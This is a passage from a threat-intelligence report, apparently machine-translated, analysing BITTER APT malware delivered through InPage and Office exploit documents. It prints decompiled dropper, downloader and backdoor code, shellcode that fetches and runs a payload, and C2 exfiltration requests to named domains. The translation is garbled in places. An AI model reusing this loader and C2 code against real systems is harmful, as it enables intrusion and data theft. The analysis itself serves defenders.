
```

074E4B7E FF82    call eax
074E4B81 83C4 0C add esp,0xC
074E4B84 8B45 F8 mov eax,dword ptr ss:[ebp-0x8]
074E4B87 8B4D FC mov ecx,dword ptr ss:[ebp-0x4]
074E4B8A 0348 3C add ecx,dword ptr ds:[eax+0x3C]
074E4B8D 8B55 E8 mov edx,dword ptr ss:[ebp-0x18]
074E4B90 89 0A  mov dword ptr ds:[edx],ecx
074E4B92 8B45 E8 mov eax,dword ptr ss:[ebp-0x18]
edx=00000000
kernel32.dll
S 0 FS 003B 32 77 7FFDF000(FFF)
T 0 GS 0000 NULL
0 0
0 0 LastErrr ERROR_INVALID_ADDRESS (00)
EFL 00000266 (NO,NO,HE,a,NS,PE,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
地址  HEX  数据  ASCII
05350000 4D 5A 90 00 00 00 00 00 00 00 00 00 FF FF 00 00 H?? ...!...!!!
05350010 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?...@...
05350020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
05350030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....?..
05350040 0E 1F 0A 0E 00 04 09 CD 21 08 01 4C CD 21 54 68 ##?..??L?h
00120790 074E4B30 ASCII "PE"
0012079C 00000000
001207A0 003142A0 UNICODE "RP"
001207A4 001207C8
001207A8 074E4DEB 返回到 074E4DEB
001207AC 05350000
    
```


Dropper

MD5	43920ec371fae4726d570fdef1009163
The PDP path	C:\users\mz\documents\visualstudio2013\Projects\Shellcode\Release\Shellcode PDB

The DLL file loaded in memory is a Dropper, which contains two resource files, "Bin" and "Bin2" :



Bin file is the back door program written by Visual Basic, while Bin2 is the normal inp decoy file released and opened after the vulnerability is triggered. The contents of relevant decoy documents are as follows:



Backdoor - SMTPLDR. Exe

MD5	694040b229562b8dca9534c5301f8d73
Compile time	2018.7.4
Original file name	Exe SMTPLDR.

Bin file is a backdoor program written by Visual Basic, which is mainly used to obtain command execution. After the Trojan horse runs, it first gets the installed application name of the current system from "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" :

```
mov var_120, 00403714h ; "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\  
mov var_128, 00000008h  
lea edx, var_128  
lea ecx, var_30  
call [00401214h] ; %ecx = %S_edx_S '__vbaVarCopy  
mov var_4, 00000005h  
mov var_100, 80020004h  
mov var_108, 0000000Ah  
mov var_120, 00403784h ; "winmgmts://./root/default:StdRegProv"
```

Then determine whether the installed application includes kaspersky, NORTON, trend technology and other related software killing applications:

```
push 004038D8h ; "@y@k@s@r@e@p@s@a@k@"  
call [00401164h] ; @StrReverse(%StkVar1)  
mov edx, eax  
lea ecx, var_48  
call [00401238h] ; %ecx = %S_edx_S '__vbaStrMove  
mov ecx, var_48  
mov var_A0, ecx  
mov var_48, 00000000h  
push 00000001h  
mov edx, var_38  
push edx  
push 00000000h  
push FFFFFFFFh  
push 00000001h  
push 004036A0h ; vbNullString  
push 00403698h  
mov edx, var_A0  
lea ecx, var_40  
call [00401238h] ; %ecx = %S_edx_S '__vbaStrMove  
push eax  
call [00401154h] ; @Replace(%StkVar1, %StkVar2, %StkVar3, %StkVar4, %StkVar5, %StkVa  
mov edx, eax  
lea ecx, var_44  
call [00401238h] ; %ecx = %S_edx_S '__vbaStrMove  
push eax  
push 00000000h  
call [004011B0h] ; @InStr(%StkVar4, %StkVar3, %StkVar2, %StkVar1) '__vbaInStr
```

Then WMI executes the select * from win32_computersystem command to get the application information and detect the virtual machine environment by determining whether the word "virtual" is included in the name:

```

push 1
push winopen.403D38
mov dword ptr ds:[edx+4],ecx
lea ecx,dword ptr ss:[ebp-58]
push ecx
mov dword ptr ss:[ebp-5C],ebx
mov dword ptr ds:[edx+8],eax
mov eax,dword ptr ss:[ebp-60]
mov dword ptr ds:[edx+C],eax
lea edx,dword ptr ss:[ebp-7C]
push edx
call dword ptr ds:[<&__vbaVarLateMemCal
add esp,20
push eax
lea eax,dword ptr ss:[ebp-34]
push eax
call esi
lea ecx,dword ptr ss:[ebp-6C]
call dword ptr ds:[<&__vbaFreeVar>]
lea ecx,dword ptr ss:[ebp-34]
lea edx,dword ptr ss:[ebp-48]
push ecx
lea eax,dword ptr ss:[ebp-A8]
push edx
lea ecx,dword ptr ss:[ebp-B0]
push eax
lea edx,dword ptr ss:[ebp-B4]
push ecx
lea eax,dword ptr ss:[ebp-AC]
push edx
push eax
call dword ptr ds:[<&__vbaForEachVar>]

```

403D38:L"ExecQuery"
ecx:L"VMWARE VIRTUAL PLATFORM"
ecx:L"VMWARE VIRTUAL PLATFORM"
esi:__vbaVarSetVar
ecx:L"VMWARE VIRTUAL PLATFORM"
ecx:L"VMWARE VIRTUAL PLATFORM"


If the detection is in the virtual machine environment, the popover displays not a valid file and exits:

```


cmp word ptr ss:[ebp-B0],FFFF
jnz winopen.40B356
mov ecx,80020004
mov eax,A
mov dword ptr ss:[ebp-64],ecx
mov dword ptr ss:[ebp-54],ecx
mov dword ptr ss:[ebp-44],ecx
lea edx,dword ptr ss:[ebp-7C]
lea ecx,dword ptr ss:[ebp-3C]
mov dword ptr ss:[ebp-6C],eax
mov dword ptr ss:[ebp-5C],eax
mov dword ptr ss:[ebp-4C],eax
mov dword ptr ss:[ebp-74],winopen.403BF8
mov dword ptr ss:[ebp-7C],8
call dword ptr ds:[<&__vbaVarDup>]
lea eax,dword ptr ss:[ebp-6C]
lea ecx,dword ptr ss:[ebp-5C]
push eax
lea edx,dword ptr ss:[ebp-4C]
push ecx
push edx
lea eax,dword ptr ss:[ebp-3C]
push ebx
push eax
call dword ptr ds:[<&rtcMsgBox>]
lea ecx,dword ptr ss:[ebp-6C]
lea edx,dword ptr ss:[ebp-5C]
push ecx
lea eax,dword ptr ss:[ebp-4C]
push edx

```

403BF8:L"Not a valid file"



If the detection passes, "SMTP Loader.LNK" will be created in the directory of %Start% to achieve self-startup:



Finally, it communicates with C&C: referfile.com to obtain subsequent instruction execution:

```


push eax
push dword ptr ss:[ebp-18]
push edi
call ws2_32.76FE4E96
xor edi,edi
cmp eax,edi
jne ws2_32.76FEF382
lea eax,dword ptr ss:[ebp-1C]
push eax
lea eax,dword ptr ss:[ebp-24]
push eax
push dword ptr ss:[ebp-20]
push dword ptr ss:[ebp-30]
push dword ptr ss:[ebp-1C]
push dword ptr ss:[ebp-34]
push dword ptr ss:[ebp+20]
call ws2_32.76FE53A8
    
```

Delphi Backdoor Program


QiAnXin Threat Intelligence Center found a batch of backdoor written by Delphi through big data correlation, which are also documents with InPage vulnerability. Relevant sample information is as follows:

MD5	fec0ca2056d679a63ca18cb132223332
Original file name	Exe adobsuit.


The captured Delphi backdoor is the same as the backdoor written by Visual Basic, which is also released from the resource file by similar Dropper and created by creating Adobe creative suit. LNK file in the directory of %Start% and pointing to the implementation of persistence:



The backdoor will Document in % % folder to create the users. The TXT file, and random write 30 bytes of the string:



Trojan program will access to a computer user name and the computer user name after encrypting the Document to % % / SyLog. The log file:



After that, I communicated with C2:errorfeedback.com and sent the contents of sylog.log file as POST:



When C2 returned to Success, and C2 communication in the form of HTTP GET request again, if return a string, continued to from "errorfeedback.com/ MarkQuality455 TTGKWofdyQHEwpyYKmfVGtzQLfeqpJ/string" perform download the following content:

```
v23 = Idhttp::TIdCustomHTTP::TIdCustomHTTP(&cls_IdHTTP_TIdHTTP, v4);
LOBYTE(v5) = 1;
v22 = unknown_libname_38(&off_416B58, v5);
Idhttp::TIdCustomHTTP::Get(v23, v21, v22);
TForm1_u0wsmx6pdgf(v24, &str_zFbF[1], &v14);
Sysutils::ChangeFileExt(*v20, v14, &v15);
System::_linkproc__ LStrLAsg(v20, v15);
unknown_libname_315(v22, v20[0]);
__writefsdword(0, v7);
__writefsdword(0, v10);
v12 = &loc_476777;
v11 = 1;
v10 = 0;
v9 = Parameters;
v8 = System::_linkproc__ LStrToPChar(*v20);
TForm1_u0wsmx6pdgf(v24, &str_x1FY[1], &v13);
v7 = System::_linkproc__ LStrToPChar(v13);
ShellExecuteA(*(&off_47BAA0[0] + 48), v7, v8, v9, v10, v11);
System::TObject::Free(v22);
System::TObject::Free(v23);
```

A Backdoor Using Cobalt Strike

Another captured InPage vulnerability exploit document ends up executing a backdoor generated by Cobalt Strike, with the following documentation information:

MD5	74aeaeaca968ff69139b2e2c84dc6fa6
The file type	InPage vulnerability exploit documentation

Find the time	2018.11.02
---------------	------------

ShellCode

After the vulnerability is successfully triggered, ShellCode first locates the main ShellCode with the special identifier "LuNdLuNd", and then loads the attached DLL in memory and executes.

Dropper

MD5	ec834fa821b2ddbe8b564b3870f13b1b
PDB path	C:\users\mz\documents\visualstudio2013\Projects\Shellcode\Release\Shellcode PDB

Memory loaded DLL file and the above Visual Basic/Delphi back door, is also from the resources to release Trojan files and execute:

```

v1 = FindResourceA(lpThreadParameter, 0x6A, "BIN");
v2 = v1;
v3 = LoadResource(lpThreadParameter, v1);
lpBuffer = LockResource(v3);
numberOfBytesToWrite = SizeofResource(lpThreadParameter, v2);
v4 = FindResourceA(lpThreadParameter, 0x6B, "BIN2");
v5 = v4;
v6 = LoadResource(lpThreadParameter, v4);
v7 = LockResource(v6);
v14 = SizeofResource(lpThreadParameter, v5);
if ( !lpBuffer || !v7 || !GetTempPathW(0x104u, &Buffer) )
LABEL_7:
    ExitProcess(0);
String1 = 0;
lstrcatW(&String1, &Buffer);
lstrcatW(&String1, L"winopen.exe");
result = CreateFileW(&String1, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
v9 = result;
if ( result != -1 )
{
    WriteFile(result, lpBuffer, numberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(v9);
    ShellExecuteW(0, 0, &String1, 0, 0, 5);
    String1 = 0;
    lstrcatW(&String1, &Buffer);
    lstrcatW(&String1, L"SAMPLE.INP");
    result = CreateFileW(&String1, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
    v10 = result;
    if ( result != -1 )
    {
        WriteFile(result, v7, v14, &NumberOfBytesWritten, 0);
        CloseHandle(v10);
        ShellExecuteW(0, 0, &String1, 0, 0, 5);
        goto LABEL_7;
    }
}
return result;

```

Downloader - winopen. Exe

MD5	09d600e1cc9c6da648d9a367927e6bff
Compile time	2018.10.12

Release the Downloader executive called winopen. Exe, it will get a normal JPEG file header from jospubs.com/foth1018/simple.jpg encrypted files, if successful, is from the JPEG file 49th bytes begin with 0 x86 or decryption:

```
mov     al, 86h
mov     ecx, 31A00h
jmp     short loc_13

; ===== S U B R O U T I N E =====

sub_9   proc far                ; CODE XREF: sub_9:loc_13↓p
pop     esi
mov     ebx, esi

loc_C:  xor     [esi], al          ; CODE XREF: sub_9+6↓j
inc     esi
loop   loc_C
call   ebx
```

The decrypted file is a DLL file, which is then loaded and executed. DLL program will first determine the running environment and check whether the DLL loading process is rundll32.exe:

```
v1 = this;
memset(&Filename, 0, 0x20Au);
GetModuleFileNameW(0, &Filename, 0x104u);
v2 = PathFindFileNameW(&Filename);
if ( _wcsicmp(v2, L"rundll32.exe") )|
{
    result = sub_2EE914(&lpBuffer, v1, &nNumberOfBytesToWrite);
    if ( result )
    {
        sub_2EEDC4();
        sub_2EEFD4(lpBuffer, nNumberOfBytesToWrite);
        result = sub_2EEEF4(&savedregs);
    }
}
else
{
    hHeap = HeapCreate(0, 0, 0);
    if ( !hHeap )
        __debugbreak();
    result = sub_2F0274();
}
return result;
```

If the loading process is not rundll32.dll, release the backdoor program named aflup64.dll under C:\ProgramData\Adobe64:

```

if ( v0 )
{
    CloseHandle(v0);
    SHGetFolderPath(0, 26, 0, 0, &pszPath);
    v1 = PathFindFileNameW(L"C:\\ProgramData\\Adobe64");
    PathAppendW(&pszPath, v1);
}
else
{
    memmove(&pszPath, L"C:\\ProgramData\\Adobe64", 0x2Cu);
}
v2 = wcslen(&pszPath);
memmove(&word_30B184, &pszPath, 2 * v2);
memmove(&FileName, &pszPath, 2 * v2);
PathAppendW(&word_30B184, L"cdrawx117.exe");
PathAppendW(&FileName, L"aflup64.dll");
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c mkdir \"%s\\\"", &pszPath);
return sub_2EE0B4(&CommandLine);

```

Exe "C:\ ProgramData\ Adobe64\ aflup64.dll", exe "C:\ ProgramData\ Adobe64\ aflup64.dll"

```

v2 = nNumberOfBytesToWrite;
v3 = lpBuffer;
memset(&pszPath, 0, 0x248u);
v4 = SHGetFolderPath(0, 7, 0, 0, &pszPath);
if ( !v4 )
{
    PathAppendW(&pszPath, L"Start.lnk");
    sub_2EE024(&v8, 0x123u, L"\"%s\\",IntRun", &FileName);
    LOBYTE(v4) = sub_2EF0C4(&v8);
    if ( v4 )
    {
        Sleep(0x3E8u);
        v4 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0, 0);
        v5 = v4;
        if ( v4 != -1 )
        {
            WriteFile(v4, v3, v2, &NumberOfBytesWritten, 0);
            LOBYTE(v4) = CloseHandle(v5);
        }
    }
}

```

Finally, start rundll32.exe to load aflup64.dll and call its export function IntRun:

```

v7 = a1;
v8 = retaddr;
v6 = &v7 ^ dword_30A018;
sub_2EE024(&v5, 0x123u, L"rundll32.exe \"%s\\",IntRun", &FileName);
memset(&v2, 0, 0x44u);
v2 = 68;
v3 = 0;
v4 = 0i64;
result = CreateProcessW(0, &v5, 0, 0, 0, 0x8000000u, 0, 0, &v2, &v4);
if ( result )
{
    CloseHandle(DWORD1(v4));
    result = CloseHandle(v4);
}

```

Backdoor - aflup64. DLL

MD5	91e3aa8fa918caa9a8e70466a9515666
Compile time	2018.10.12

Exportation IntRun will do the same thing again, get the JPEG file, xor decrypt it, and then execute. Because it is through rundll32 starts, so will go to another branch, first create the mutex "9 a5f4cc4b39b13a6aecfe4c37179ea63" :


```

while ( 1 )
{
    v54 = 0;
    lpString1 = 0;
    sub_2F1324(&v64, "p1", &lpString1, &v54);
    v40 = lpString1;
    if ( !lpString1 )
        goto LABEL_55;
    if ( v54 >= 2 && !strcmpA(lpString1, "OK") )
        break;
    v45 = v40;
    HIDWORD(v44) = 0;
    v41 = GetProcessHeap();
    HeapFree(v41, HIDWORD(v44), v45);
LABEL_55:
    Sleep(0x3A98u);
}

```

If the request line is not successful, the request line is looped. After the successful launch, it will enter the second stage to send base64-encoded data of calculation name-user name to jospubs/foth1018/go.php and obtain the command execution:

```

POST /foth1018/go.php HTTP/1.1
Accept: text/plain, text/html
Content-Type: multipart/form-data; boundary=-----fb74jh3ft4h38bnhfg7fb78kmc219b61t1891
Host: jospubs.com
Content-Length: 369
Cache-Control: no-cache

-----fb74jh3ft4h38bnhfg7fb78kmc219b61t1891
Content-Disposition: form-data; name="m";
Content-Type: text/plain

p2
-----fb74jh3ft4h38bnhfg7fb78kmc219b61t1891
Content-Disposition: form-data; name="id";
Content-Type: text/plain

V010LTVGQ1RFNEFFQjhMX19kYWhoaGZhZ2c=
-----fb74jh3ft4h38bnhfg7fb78kmc219b61t1891--

```

The format of relevant commands that can be obtained is in the form of "number: parameter", which supports 5 commands in total. The list of relevant commands is as follows:

The command ID	function
103	Download the Plugin and drop it into the %TEMP% directory
105	Gets the file memory load
115	Gets the contents of the parameter file
117	Delete the start. LNK file
120	Download the file to the %temp% directory and delete start.lnk




























The Plugins - jv77CF. TMP




MD5	c9c1ec9ae1f142a8751ef470afa20f15
Compile time	2018.4.3

In the debugging process of QiAnXin Threat Intelligence Center analysts, we successfully acquired a Trojan horse plug-in which was executed on the ground. The Trojan plugin continues to get the encrypted file from pp5.zapto.org:

```
s = v2;
memset(name, 0, 0x100u);
qmemcpy(name, "pp5.zapto.org", 13);
v5 = gethostbyname(name);
if ( !v5 )
    return -1;
*&v13.sa_data[2] = **v5->h_addr_list;
v13.sa_family = 2;
*v13.sa_data = htons(0x1BBu);
if ( connect(v3, &v13, 16) )
    return -1;
if ( recv(v3, buf, 4, 0) == 4 )
{
    v6 = *buf + 1;
    v7 = GetProcessHeap();
    v1 = HeapAlloc(v7, 8u, v6);
    v14 = v1;
    v17 = v1;
    if ( v1 )
    {
        v8 = 0;
        v9 = *buf;
        if ( !*buf )
        {
            LABEL_10:
                flOldProtect = 0;
                VirtualProtect(v1, v9, 0x40u, &flOldProtect);
                ms_exc.registration.TryLevel = 0;
                JUMPOUT(__CS__, v17);          |          // exec
        }
        while ( 1 )
        {
            v10 = recv(v3, v1 + v8, v9 - v8, 0);
            if ( v10 <= 0 )
                goto LABEL_12;
            v8 += v10;
            v9 = *buf;
            if ( v8 >= *buf )
                goto LABEL_10;
        }
    }
    return -1;
}
```

Upon successful retrieval, hetero or decryption is performed, and the decrypted file is a remote back door generated by Cobalt Strike:

-  channel_set_interactive
-  channel_set_native_io_context
-  channel_set_type
-  channel_write
-  channel_write_to_buffered
-  channel_write_to_remote
-  command_deregister
-  command_deregister_all
-  command_handle
-  command_join_threads
-  command_register
-  command_register_all
-  core_update_desktop
-  core_update_thread_token
-  packet_add_completion_handler
-  packet_add_exception
-  packet_add_group
-  packet_add_request_id
-  packet_add_tlv_bool
-  packet_add_tlv_group
-  packet_add_tlv_qword
-  packet_add_tlv_raw
-  packet_add_tlv_string
-  packet_add_tlv_uint
-  packet_add_tlv_wstring
-  packet_add_tlv_wstring_len
-  packet_add_tlvs
- packet_call_completion_handlers
- packet_create
- packet_create_group

-  packet_create_response
-  packet_destroy
-  packet_enum_tlv

Analysis of CVE-2018-0798 Samples

By expanding the big data platform of QiAnXin Threat Intelligence Center, we found a vulnerability utilization document of Office CVE-2018-0798 belonging to the same series of attack activities. The document is called "SOP for Retrieval of Mobile Data Records. Doc", which is the same name as the InPage vulnerability for the release of the WSCSPL Trojan (with the same origin as the Retrieval of the impersonal Records). However, the vulnerability document is targeted at Microsoft Office.

MD5	61a107fee55e13e67a1f6cbc9183d0a4
The file name	For SOP for Retrieval of Mobile Data Records. Doc

The Objdata object information containing the vulnerability is as follows:

```
File: 'E:\work\inpage\61a107fee55e13e67a1f6cbc9183d0a4' - size: 9281 bytes
-----
id |index      |OLE Object
-----
0  |00000000h |!format_id: 2 (Embedded)
  |          |!class name: '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
  |          |!data size: 4096
  |          |!CLSID: 0002CE02-0000-0000-C000-000000000046
  |          |!Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
  |          |!CVE-2018-0802)
```

After the vulnerability successfully triggers the execution, subsequent Payload executables will be obtained by means of the same download address as the SOP for Retrieval of Mobile Data Records. Inp (InPage) vulnerability makes use of the file for the Retrieval of Mobile Data Records:

```

1C 8B 5F 08 8B 77 20 8B 3F 80 7E 0C 33 75 F2 89 | .<_<w <?E~.3uò%
DF 03 7B 3C 8B 57 78 01 DA 8B 7A 20 01 DF 89 C9 | B.{<<Wx.Ú<z .B%É
8B 34 8F 01 DE 41 81 3E 47 65 74 50 75 F2 81 7E | <4..BA.>GetPuò.~
08 64 64 72 65 75 E9 8B 7A 24 01 DF 66 8B 0C 4F | .ddreué<z$.Bf<.O
8B 7A 1C 01 DF 8B 7C 8F FC 01 DF 31 C0 E8 11 00 | <z..B<|.ü.š1Àè..
00 00 43 72 65 61 74 65 44 69 72 65 63 74 6F 72 | ..CreateDirector
79 41 00 53 FF D7 6A 00 E8 0B 00 00 00 43 3A 5C | yA.Sÿ*j.è....C:\
44 72 69 76 65 72 73 00 FF D0 31 C9 51 E8 0D 00 | Drivers.ÿĐ1ÉQè..
00 00 4C 6F 61 64 4C 69 62 72 61 72 79 41 00 53 | ..LoadLibraryA.S
FF D7 83 C4 0C 59 E8 0B 00 00 00 75 72 6C 6D 6F | ÿ*fÄ.Yè....urlmo
6E 2E 64 6C 6C 00 FF D0 83 C4 10 E8 13 00 00 00 | n.dll.ÿĐfÄ.è....
66 74 72 67 6F 77 6E 6C 6F 61 64 54 6F 46 69 6C | ftrgownloadToFil
65 41 00 BA AA AD B3 BB F7 D2 8B 34 24 89 16 50 | eA.°*-°»÷Ò<4$%.P
FF D7 31 C9 51 51 E8 11 00 00 00 43 3A 5C 44 72 | ÿ*1ÉQQè....C:\Dr
69 76 65 72 73 5C 6C 73 61 73 73 00 E8 1D 00 00 | ivers\lsass.è...
00 6A 6B 6C 61 3A 2F 2F 6B 68 75 72 72 61 6D 2E | .jklä://khurram.
63 6F 6D 2E 70 6B 2F 6A 73 2F 64 72 76 00 BA 97 | com.pk/js/drv.°-
8B 8B 8F F7 D2 8B 34 24 89 16 51 FF D0 31 C0 E8 | <<.-÷Ò<4$%.QÿĐ1Àè
0A 00 00 00 4D 6F 76 65 46 69 6C 65 41 00 53 FF | ....MoveFileA.Sÿ
D7 E8 15 00 00 00 43 3A 5C 44 72 69 76 65 72 73 | *è....C:\Drivers
5C 6C 73 61 73 73 2E 65 78 65 00 E8 11 00 00 00 | \lsass.exe.è....
43 3A 5C 44 72 69 76 65 72 73 5C 6C 73 61 73 73 | C:\Drivers\lsass
00 FF D0 31 C0 E8 0D 00 00 00 4C 6F 61 64 4C 69 | .ÿĐ1Àè....LoadLi
62 72 61 72 79 41 00 53 FF D7 E8 0C 00 00 00 53 | braryA.Sÿ*è....S
68 65 6C 6C 33 32 2E 64 6C 6C 00 FF D0 E8 0E 00 | hell32.dll.ÿĐè..
00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 41 00 | ..ShellExecuteA.
50 FF D7 31 C9 51 51 E8 15 00 00 00 43 3A 5C 44 | Pÿ*1ÉQQè....C:\D
72 69 76 65 72 73 5C 6C 73 61 73 73 2E 65 78 65 | rivers\lsass.exe
00 E8 14 00 00 00 43 3A 5C 57 69 6E 64 6F 77 73 | .è....C:\Windows
5C 65 78 70 6C 6F 72 65 72 00 E8 05 00 00 00 6F | \explorer.è....o
70 65 6E 00 51 FF D0 90 90 90 90 6D 61 74 69 6F | pen.QÿĐ....matio
6E 5C 73 70 6F 6F 6C 73 76 63 2E 65 78 65 00 E8 | n\spoolsv.exe.è
14 00 00 00 43 3A 5C 57 69 6E 64 6F 77 73 5C 65 | ....C:\Windows\e
78 70 6C 6F 72 65 72 00 E8 05 00 00 00 6F 70 65 | xplorer.è....ope
6E 00 51 FF D0 90 90 90 90 90 90 82 28 00 12 83 | n.QÿĐ.....,(..f

```

Attribution and Correlation

QiAnXin Threat Intelligence Center through the analysis of this batch of InPage vulnerability utilization documents and related attack activities, it is the "BITTER" APT organization disclosed by 360 company in 2016 that is the group behind the targeted attack using WSCSPL backdoor program[5]And after further analysis, many samples in the series of attacks are also strongly related to APT organizations such as mahagrass, Bahamut and Confucius.

BITTER APT Group

After in-depth analysis of several InPage vulnerability documents with a relatively short attack time by QiAnXin Threat Intelligence Center, it was found that the Trojan program released by the vulnerability document was the backdoor program used by APT organization "manlinghua" exposed by 360 company in 2016[5], is the analysis of the WSCSPL full - featured backdoor program.

